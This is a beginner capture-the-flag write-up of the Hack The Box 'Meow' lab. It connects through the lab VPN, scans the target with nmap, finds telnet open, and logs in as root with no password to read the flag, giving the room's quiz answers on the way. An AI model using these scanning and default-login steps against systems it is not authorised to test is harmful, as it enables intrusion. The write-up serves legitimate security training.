


1. Meow

This is **Tier 0** basic room.

- First step: Download the vpn file and connect with vpn by writing the command:
sudo openvpn <filename>




```
(rishika@kali)-[~]
$ sudo openvpn 1023rish-startingpoint.ovpn
[sudo] password for rishika:
Options error: In [CMD-LINE]:1: Error opening configuration file: 1023rish-startingpoint.ovpn
Use --help for more information.

(rishika@kali)-[~]
$ sudo openvpn starting_point_1023rish.ovpn

2021-12-31 18:57:05 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2021-12-31 18:57:05 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM). Future OpenVPN version will ignore --cipher for cipher negotiations. Add 'AES-128-CBC' to --data-ciphers or change --cipher 'AES-128-CBC' to --data-ciphers-fallback 'AES-128-CBC' to silence this warning.
2021-12-31 18:57:05 OpenVPN 2.5.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PTINFO] [AEAD] built on Oct 28 2020
2021-12-31 18:57:05 library versions: OpenSSL 1.1.1h 22 Sep 2020, LZO 2.10
2021-12-31 18:57:05 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2021-12-31 18:57:05 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2021-12-31 18:57:06 TCP/UDP: Preserving recently used remote address: [AF_INET]23.19.225.248:1337
2021-12-31 18:57:06 Socket Buffers: R=[212992→212992] S=[212992→212992]
2021-12-31 18:57:06 UDP link local: (not bound)
2021-12-31 18:57:06 UDP link remote: [AF_INET]23.19.225.248:1337
2021-12-31 18:57:06 TLS: Initial packet from [AF_INET]23.19.225.248:1337, sid=25263b2d c16637c4
2021-12-31 18:57:06 VERIFY KU OK
2021-12-31 18:57:06 Validating certificate extended key usage
2021-12-31 18:57:06 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2021-12-31 18:57:06 VERIFY ECU OK
2021-12-31 18:57:06 VERIFY OK: depth=0, CN=htb
2021-12-31 18:57:07 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
2021-12-31 18:57:07 [htb] Peer Connection Initiated with [AF_INET]23.19.225.248:1337
```

If it is connected successfully, then the last line would show “Initialization Sequence Completed”.

Recheck the connection on HTB website-



Starting Point will turn green.

- Click on spawn machine and wait for 2 minutes. Then **TARGET MACHINE IP ADDRESS** will appear.

In my case, the IP is **10.129.118.177**

- ▼ What does the acronym VM stand for?

Virtual Machine

- ▼ What tool do we use to interact with the operating system in order to start our VPN connection?

Terminal

- ▼ What service do we use to form our VPN connection?

openvpn

- ▼ What is the abbreviated name for a tunnel interface in the output of your VPN boot-up sequence output?

Type the command to configure the network interfaces: *ifconfig*

tun

```
(root@kali:~) # ifconfig
eth0: flags=4163<UP,BROADCAST,MULTICAST>
    inet 10.10.10.10 netmask 255.255.255.0
    inet6 fe80::208:1fff:fe00:0000 prefixlen 64
    ether 08:00:27:00:00:00
    RX packets 18
    RX errors 0
    TX packets 18
    TX errors 0
lo: flags=73<UP,LOOPBACK,RUNNING>
    inet 127.0.0.1 netmask 255.255.255.255
    inet6 ::1 prefixlen 1
    loopback
    RX packets 0
    RX errors 0
    TX packets 0
    TX errors 0
tun0: flags=4163<UP,BROADCAST,MULTICAST>
    inet 10.10.10.10 netmask 255.255.255.0
    inet6 fe80::208:1fff:fe00:0000 prefixlen 64
    ether 08:00:27:00:00:00
```

▼ What tool do we use to test our connection to the target?

ping

```
(rishika@kali)-[~]  
$ ping 10.129.118.177  
PING 10.129.118.177 (10.129.118.177) 56(84) bytes of data.  
64 bytes from 10.129.118.177: icmp_seq=1 ttl=63 time=626 ms  
64 bytes from 10.129.118.177: icmp_seq=2 ttl=63 time=445 ms  
64 bytes from 10.129.118.177: icmp_seq=3 ttl=63 time=673 ms  
64 bytes from 10.129.118.177: icmp_seq=4 ttl=63 time=693 ms  
64 bytes from 10.129.118.177: icmp_seq=5 ttl=63 time=719 ms  
64 bytes from 10.129.118.177: icmp_seq=6 ttl=63 time=941 ms  
64 bytes from 10.129.118.177: icmp_seq=7 ttl=63 time=613 ms  
64 bytes from 10.129.118.177: icmp_seq=8 ttl=63 time=531 ms  
64 bytes from 10.129.118.177: icmp_seq=9 ttl=63 time=773 ms  
64 bytes from 10.129.118.177: icmp_seq=10 ttl=63 time=582 ms  
64 bytes from 10.129.118.177: icmp_seq=11 ttl=63 time=687 ms  
64 bytes from 10.129.118.177: icmp_seq=12 ttl=63 time=602 ms  
64 bytes from 10.129.118.177: icmp_seq=13 ttl=63 time=618 ms  
64 bytes from 10.129.118.177: icmp_seq=14 ttl=63 time=633 ms  
64 bytes from 10.129.118.177: icmp_seq=15 ttl=63 time=552 ms  
64 bytes from 10.129.118.177: icmp_seq=16 ttl=63 time=673 ms  
64 bytes from 10.129.118.177: icmp_seq=17 ttl=63 time=691 ms  
64 bytes from 10.129.118.177: icmp_seq=18 ttl=63 time=716 ms  
64 bytes from 10.129.118.177: icmp_seq=19 ttl=63 time=682 ms  
64 bytes from 10.129.118.177: icmp_seq=20 ttl=63 time=655 ms  
64 bytes from 10.129.118.177: icmp_seq=21 ttl=63 time=614 ms  
64 bytes from 10.129.118.177: icmp_seq=22 ttl=63 time=586 ms  
64 bytes from 10.129.118.177: icmp_seq=23 ttl=63 time=814 ms
```

▼ What is the name of the tool we use to scan the target's ports?

nmap

```

(rishika@kali)-[~]
$ sudo nmap -v -sS -O -A -p- 10.129.118.177
[sudo] password for rishika:
Sorry, try again.
[sudo] password for rishika:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-31 19:26 IST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:26
Completed NSE at 19:26, 0.00s elapsed
Initiating NSE at 19:26
Completed NSE at 19:26, 0.00s elapsed
Initiating NSE at 19:26
Completed NSE at 19:26, 0.00s elapsed
Initiating Ping Scan at 19:26
Scanning 10.129.118.177 [4 ports]
Completed Ping Scan at 19:26, 0.79s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:26
Completed Parallel DNS resolution of 1 host. at 19:26, 0.58s elapsed
Initiating SYN Stealth Scan at 19:26
Scanning 10.129.118.177 [65535 ports]
Discovered open port 23/tcp on 10.129.118.177

```

▼ What service do we identify on port 23/tcp during our scans?

In the image above, we found the open port on port number 23. The -sV option can be tuned to be more or less aggressive in its scan. So type the command: `sudo nmap -sV -Pn <IP>`

telnet

```

(rishika@kali)-[~]
$ sudo nmap -sV -Pn 10.129.118.177
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-31 19:32 IST
Nmap scan report for 10.129.118.177
Host is up (0.38s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds

```

▼ What username ultimately works with the remote management login prompt for the target?

root

```
$ telnet 10.129.118.177
(rishika@kali)-[~]
$ telnet 10.129.118.177
Trying 10.129.118.177 ...
Connected to 10.129.118.177.
Escape character is '^]'.

  Hack the Box

Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 31 Dec 2021 02:21:21 PM UTC

System load:  0.08               Processes:            136
Usage of /:   41.7% of 7.75GB    Users logged in:     0
Memory usage: 4%                IPv4 address for eth0: 10.129.118.177
Swap usage:   0%
```

```
Usage of /: 41.7% of 7.75GB  Users logged in: 0
Memory usage: 4% 18.177  IPv4 address for eth0: 10.129.118.177
Swap usage: 0%
```

* Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around.

<https://ubuntu.com/blog/microk8s-memory-optimisation>

```
75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# root
```

Command 'root' not found, but can be installed with:

```
snap install root-framework
```

```
root@Meow:~# whoami
root
root@Meow:~#
```

▼ Submit root flag

```
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# root

Command 'root' not found, but can be installed with:

snap install root-framework

root@Meow:~# whoami
root
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
```

Now submit the root flag after entering the command: *cat flag.txt*

Finally, the machine has been pwned!!

